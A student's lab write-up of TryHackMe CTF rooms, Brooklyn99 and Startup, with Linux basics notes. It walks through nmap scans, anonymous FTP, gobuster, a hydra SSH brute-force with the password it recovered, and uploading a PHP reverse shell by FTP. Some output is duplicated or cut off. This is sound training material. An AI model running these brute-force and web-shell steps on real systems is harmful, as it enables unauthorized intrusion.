
Step 2:

Initially we created a folder name Brooklyn99 in the desktop, and inside that folder we created 2 more folder as Web and Nmap.Then on the terminal in order to port scan we used the command nmap -sC -Sv -A -p- 10.10.99.206 -oN nmap/ports_details.txt



Step 3:

Then we again performed another scan using command nmap -sV 10.10.99.206 -oN nmaps/ports.txt and we got the following results.



Step 4:

In the previous nmap scan we found that the 21,22,80 ports are open, so in order to find more information about the ports we used the command nmap -A -p 21,22,80 10.10.99.206 and we got the following output.

```
root@ip-10-10-8-21:~/Desktop/Brooklyn99# nmap -A -p 21,22,80 10.10.99.206

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-13 14:38 BST
Nmap scan report for ip-10-10-99-206.eu-west-1.compute.internal (10.10.99.206)
Host is up (0.00028s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.8.21
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:79:A5:93:0B:81 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%),
```

```
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.8.21
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:79:A5:93:0B:81 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%),
Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.8 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.28 ms ip-10-10-99-206.eu-west-1.compute.internal (10.10.99.206)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.75 seconds
root@ip-10-10-8-21:~/Desktop/Brooklyn99#
```


Step 5:

Now another scan was done to check for anonymous ftp. For this we used the command [ftp 10.10.99.206](). And here the username was anonymous. We found that anonymous ftp is available on this site. Then using ls command we saw the contents and then we used get note_to_jake.txt command.


```
root@ip-10-10-8-21:~/Desktop/Brooklyn99# ftp 10.10.99.206
Connected to 10.10.99.206.
220 (vsFTPd 3.0.3)
Name (10.10.99.206:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp> get note_to_jake.txt
local: note_to_jake.txt remote: note_to_jake.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
226 Transfer complete.
119 bytes received in 0.00 secs (34.4840 kB/s)
ftp> put note_to_jake
local: note_to_jake remote: note_to_jake
local: note_to_jake: No such file or directory
ftp>
```

Step 6:

Now we visited the IP Address and we found that there was an image. Then we saved the image in the web folder and then using the command cat note_to_jake.txt we got the following message.



Then using subl Readme.md command we made the following notes from the above displayed message.



Step 7:

Then we downloaded the exiftool in order to check the file is steganographic file or not.

Step 8:

Then we downloaded autoremove tool.

```
root@ip-10-10-8-21:~/Desktop/Brooklyn99/web# sudo  apt autoremove
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be REMOVED
  python-bs4 python-chardet python-dicttoxml python-dnspython python-html5lib python-jsonrpclib python-lxml python-mechanize python-olefile python-pypdf2
0 to upgrade, 0 to newly install, 13 to remove and 678 not to upgrade.
After this operation, 9,616 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 376656 files and directories currently installed.)
Removing python-bs4 (4.6.0-1) ...
Removing python-chardet (3.0.4-1) ...
Removing python-dicttoxml (1.7.4-1) ...
Removing python-dnspython (1.15.0-1) ...
Removing python-html5lib (0.999999999-1) ...
Removing python-jsonrpclib (0.1.7-1) ...
Removing python-lxml:amd64 (4.2.1-1ubuntu0.4) ...
Removing python-mechanize (1:0.2.5-3) ...
Removing python-olefile (0.45.1-1) ...
Removing python-pypdf2 (1.26.0-2) ...
Removing python-slowaes (0.1a1-2) ...
Removing python-webencodings (0.5-2) ...
Removing python-xlsxwriter (0.9.6-0.1) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
root@ip-10-10-8-21:~/Desktop/Brooklyn99/web#
```

Step 9:

With the help of help command we found the details of exiftool.Then using command exiftool -e brooklyn99.jpg we got the following information about the downloaded image.

```
root@ip-10-10-8-21:~/Desktop/Brooklyn99/web# exiftool -e brooklyn99.jpg
ExifTool Version Number         : 10.80
File Name                       : brooklyn99.jpg
Directory                       : .
File Size                       : 68 kB
File Modification Date/Time     : 2022:07:13 15:01:39+01:00
File Access Date/Time           : 2022:07:13 15:01:39+01:00
File Inode Change Date/Time     : 2022:07:13 15:01:39+01:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 533
Image Height                    : 300
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
root@ip-10-10-8-21:~/Desktop/Brooklyn99/web#
```

-

Step 10:

Now we installed steghide to check about the image.

```
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
root@ip-10-10-8-21:~/Desktop/Brooklyn99/web# sudo apt install steghide
Reading package lists... Done
Building dependency tree
Reading state information... Done
steghide is already the newest version (0.5.1-12).
0 to upgrade, 0 to newly install, 0 to remove and 678 not to upgrade.
root@ip-10-10-8-21:~/Desktop/Brooklyn99/web#
```

Step 11:

Now with the help of -help command we checked the details of steghide.

```
root@ip-10-10-8-21:~/Desktop/Brooklyn99/web# steghide --help
steghide version 0.5.1

the first argument must be one of the following:
 embed, --embed          embed data
 extract, --extract      extract data
 info, --info            display information about a cover- or stego-file
   info <filename>       display information about <filename>
 encinfo, --encinfo      display a list of supported encryption algorithms
 version, --version      display version information
 license, --license      display steghide's license
 help, --help            display this usage information

mbedding options:
 ef, --embedfile         select file to be embedded
   -ef <filename>        embed the file <filename>
 -cf, --coverfile        select cover-file
   -cf <filename>        embed into the file <filename>
 -p, --passphrase        specify passphrase
   -p <passphrase>       use <passphrase> to embed data
 -sf, --stegofile        select stego file
   -sf <filename>        write result to <filename> instead of cover-file
 -e, --encryption        select encryption parameters
   -e <a>[<m>]|<m>[<a>]  specify an encryption algorithm and/or mode
   -e none               do not encrypt data before embedding
 -z, --compress          compress data before embedding (default)
   -z <l>                 using level <l> (1 best speed...9 best compression)
 -Z, --dontcompress      do not compress data before embedding
 -K, --nochecksum        do not embed crc32 checksum of embedded data
 -N, --dontembedname     do not embed the name of the original file
 -f, --force             overwrite existing files
 -q, --quiet             suppress information messages
 -v, --verbose           display detailed information

extracting options:
 -sf, --stegofile        select stego file
```

Step 12:

Now we installed stegseek and stegosuite

```
 package lists... Done
g dependency tree
g state information... Done
following additional packages will be installed:
logback-java libswt-cairo-gtk-4-jni libswt-gtk-4-java libswt-gtk-4-jni libswt-gtk2-4-jni
sted packages:
groovy libjanino-java libjetty9-java libmail-java libservlet3.1-java libtomcat8-java
The following NEW packages will be installed
  liblogback-java libswt-cairo-gtk-4-jni libswt-gtk-4-java libswt-gtk-4-jni libswt-gtk2-4-jni stegosuite
0 to upgrade, 6 to newly install, 0 to remove and 678 not to upgrade.
Need to get 3,031 kB of archives.
After this operation, 4,904 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
0% [Connecting to eu-west-1.ec2.archive.ubuntu.com (54.229.225.193)]
```

Step 13:

Now with the help of hydra tool we will find out the password. Hydra toll is used for brute forcing method in order to crack the password.

```
File  Edit  View  Search  Terminal  Help
 -W / -W TIME  wait time for a response (32) / between connects per thread (0)
 -c TIME   wait time per login attempt over all threads (enforces -t 1)
 -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
 -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
 -O        use old SSL v2 and v3
 -q        do not print messages about connection errors
 -U        service module usage details
 -h        more command line options (COMPLETE HELP)
 server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
 service   the service to crack (see below for supported protocols)
 OPT       some service modules support additional input (-U for module help)

upported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s]
rc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-3
0 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

s a tool to guess/crack valid login/password pairs. Licensed under AGPL
he newest version is always available at http://www.thc.org/thc-hydra
se in military or secret service organizations, or for illegal purposes.
services were not compiled in: afp ncp oracle sapr3.

DRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
 export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
 export HYDRA_PROXY=connect_and_socks_proxylist.txt  (up to 64 entries)
 % export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
 % export HYDRA_PROXY_HTTP=proxylist.txt  (up to 64 entries)

xamples:
 hydra -l user -P passlist.txt ftp://192.168.0.1
 hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
 hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
 hydra -l admin -p password ftp://[192.168.0.0/24]/
 hydra -L logins.txt -P pws.txt -M targets.txt ssh
```


Step 14:

Now we performed gobuster scan with the command dir -u http:// 10.10.99.206 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 10 in order to find more about directories.

Step 15:


Now with the help of hydra tool we got the usename and in order to get the password we use the following command hydra -l jake -P /usr/share/wordlists/rockyou.txt -t 4 ssh:// 10.10.99.206. And we found the password to be 987654321 and saved it in subl.

Then using ssh jake@10.10.99.206 command we confirmed the password and got the initial shell.




Step 16:

With the help of ls command, we found that there is total three users Amy, Holt and Jake. Now with the help of cd holt we entered into Holt folder and found the following.




Step 17:

Now by using cat user.txt command we got the user flag.



Then with the help of less /root/root.txt command we got the root flag.





2. Summary report on different steps performed on Linux Fundamentals.

<u>Step 1:</u>

To get the output as Try Hack Me we used echo command as echo 'TryHackMe'and the output displayed.


To know the username, we used whoami command.






<u>Step 2:</u>

To know the number of folders we used ls command and in order to check the file in the directory we used cd command as cd folder4.To know the contents, we used cat command and for the path we used pwd command.



Step 3:

Here we used grep command as cat access.log | grep 'THM' to get the flag.



NAME: I PRASANTI

SIC: 20BCEA56

BRANCH: CEN

ASSIGNMENT 14

STEPS PERFORMED ON STARTUP CTF AND LINUX FUNDAMENTAL'S PART 2

INDEX

Topic: STEPS PERFORMED ON STARTUP CTF AND LINUX FUNDAMENTAL'S PART 2 (TRYHACK ME)

ASSIGNMENT 14(DAY 16) Date:14-07-2022

1. **Summary report on different steps performed on Startup CTF**

Step 1:

Startup room was solved today on tryhackme. At first, the machine was started and we copied the IP Address which was provided by Tryhackme for port scanning then we opened the attack box.

Step 2:

Initially we created a folder name Startup in the desktop, and inside that folder we created 2 more folder as Web and Nmap. Then on the terminal in order to port scan we used the command nmap -sC -Sv -A -p0- 10.10.228.161. And we obtained the following results.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sC -sV -A -p0- 10.10.228.161
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-14 10:17 EDT
Stats: 0:13:50 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 74.86% done; ETC: 10:35 (0:04:36 remaining)
Stats: 0:13:51 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 75.00% done; ETC: 10:35 (0:04:35 remaining)
Stats: 0:13:58 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 75.59% done; ETC: 10:35 (0:04:28 remaining)
```

Step 3:

Then we again performed another scan using command nmap -sV 10.10.228.161 and we got the following results.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV 10.10.228.161
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-14 10:16 EDT
Nmap scan report for 10.10.228.161
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 36.89 seconds
```

Step 4:

In the previous nmap scan we found that the 21,22,80 ports are open, and there was an anonymous ftp so another scan was done to check for anonymous ftp. For this we used the command ftp 10.10.228.161. And here the username was anonymous. We found that anonymous ftp is available on this site.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 10.10.228.161
Connected to 10.10.228.161.
220 (vsFTPd 3.0.3)
Name (10.10.228.161:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40786|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> get important.jpg
local: important.jpg remote: important.jpg
229 Entering Extended Passive Mode (|||23728|)
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
100% |*****************************************|   245 KiB  225.18 KiB/s    00:00 ETA
```

Step 5:

The ftp which we got in the previous scan is a directory so we transferred the files as 'notice.txt' and 'important.jpg'. We found that Important.jpg is an image file and is a meme so using cat command as cat notice.txt we displayed the contents of the notice.txt and we got the following results.

```
exploit.html
exploit.py
important.jpg
mysql_bakup_20191129023059-1.5.1.sql
note_to_jake.txt
notice.txt
reverse_shell.php
rosa29.ovpn
'Screenshot 2022-07-13 at 09-00-18 TryHackMe Linux Fundamentals Part 1 (copy 1).png'
'Screenshot 2022-07-13 at 09-00-18 TryHackMe Linux Fundamentals Part 1.png'
shell.php
sitemap.xsl
stegseek_0.6-1.deb

┌──(kali㉿kali)-[~/Downloads]
└─$ cat notice.txt
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloa
ding documents from our website will think we are a joke! Now I dont know who it is, but Ma
ya is looking pretty sus.
```

Step 6:

Then we performed gobuster scan with the command dir -u http:// 10.10.228.161-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30 in order to find more about directories.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.228.161 -w /usr/share/wordlists/dirbuster/directory-list-2
.3-medium.txt -t 30
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.228.161
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/14 10:20:24 Starting gobuster in directory enumeration mode
===============================================================
/files                (Status: 301) [Size: 314] [--> http://10.10.228.161/files/]
/server-status        (Status: 403) [Size: 278]
Progress: 112745 / 220561 (51.12%)
```

After the scan we found that there are two directories' files and server-status which is not accessible. But the files directory has important.jpg, parent directory, notice.txt and an ftp directory.

Step 7:

Then nano command as nano reverse_shell.php and the code for reverse shell from GitHub was run. After that ftp connection was made and the file was transferred.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nano reverse_shell.php

┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 10.10.228.161
Connected to 10.10.228.161.
220 (vsFTPd 3.0.3)
Name (10.10.228.161:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ftp
250 Directory successfully changed.
ftp> put reverse_shell.php
local: reverse_shell.php remote: reverse_shell.php
229 Entering Extended Passive Mode (|||48452|)
150 Ok to send data.
